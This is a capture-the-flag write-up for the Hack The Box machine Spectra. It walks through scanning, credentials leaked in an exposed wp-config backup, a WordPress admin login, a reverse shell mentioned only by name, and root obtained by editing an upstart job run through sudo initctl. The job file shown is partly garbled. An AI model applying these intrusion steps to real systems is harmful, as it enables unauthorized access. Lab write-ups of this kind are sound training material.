


HACKTHE

Spectra - Writeup HTB



Linux Spectra is a Linux distribution delivered with specific packages for beginner users like experienced



Enumération

Nmap :

```
Not shown: 598 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1 (protocol 2.0)
|_ ssh-hostkey:
|_   4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp    open  http         nginx 1.17.4
|_ http-server-header: nginx/1.17.4
|_ http-title: Site doesn't have a title (text/html).
3306/tcp  open  mysql        MySQL (unauthorized)
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
|_ sslv2: ERROR: Script execution failed (use -d to debug)
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
8081/tcp  open  blackice-icecap?
fingerprint-strings:
  FourOhFourRequest, GetRequest:
    HTTP/1.1 200 OK
    Content-Type: text/plain
    Date: Thu, 04 Mar 2021 18:54:44 GMT
    Connection: close
    Hello World
  HTTPOptions:
    HTTP/1.1 200 OK
    Content-Type: text/plain
    Date: Thu, 04 Mar 2021 18:54:49 GMT
    Connection: close
    Hello World
```

WebSite :

Site Scanning and find this :


<http://spectra.htb/testing/wp-config.php.save>

```
18  * @package WordPress
19  */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'dev' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'devtest' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'devteam01' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database Charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8' );
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
40 /**#@+
41  * Authentication Unique Keys and Salts.
42  *
43  * Change these to different unique phrases!
```

Login page : and login with this credentials :

administrator:devteam01

<http://spectra.htb/main/wp-login.php>



Username

Password

☐ Remember Me


[Register](#) | [Lost your password?](#)

[← Back to Codex Sample](#)


With this tricks :




<https://ethicalhackingguru.com/how-to-exploit-wordpress-without-metasploit/>



upload a revershell



I have shell, now i can search some interesting info :



In Home directory we can see the user Katie, so :

```

peter@kali:~$ ssh katie@spectra.htb
The authenticity of host 'spectra.htb (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'spectra.htb,10.10.10.229' (RSA) to the list of known hosts.
Password:
-bash-4.3$

```

The next step : execute Linpeas.sh

```

[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
User katie may run the following commands on spectra:
(ALL) SETENV: NOPASSWD: /sbin/initctl

```

We can see exploit :



<https://isharaabeythissa.medium.com/sudo-privileges-at-initctl-privileges-escalation-technique-ishara-abeythissa-c9d44ccadcb9>

```

katie@spectra/etc/init $ ls | grep test
attestationd.conf
test.conf
test1.conf
test10.conf
test2.conf
test3.conf
test4.conf
test5.conf
test6.conf
test7.conf
test8.conf
test9.conf
trace marker-test.conf
katie@spectra/etc/init $

```

when i edit test9.conf for example :

i add my rsa key in /root/.ssh/authorized.keys

```
script
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDRPQ1Xta17TzaMMHLo5VEte3GbR4T/PvPbiDuwai3D2m366fQLXRqVIP77TcWM5QwB1xDSfhB7oKxZx7Fxmazx4mz8L7VkyZqS/cSu9ob/VZ"
export HOME="/srv"
echo $$ > /var/run/nodetest.pid
exec /usr/local/share/nodeweb/node/v8.9.4/bin/node /srv/nodetest.js
end script
```

i execute test9 script like this :

```
katie@spectra/etc/init $ sudo /sbin/initctl start test9
test9 start/running, process 39270
katie@spectra/etc/init $
```

andddd : i'm in !!!

```
peter@kali: ~/.ssh$ ssh root@spectra.htb
spectra ~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(
erve),1001(chronos-access)
spectra ~ #
```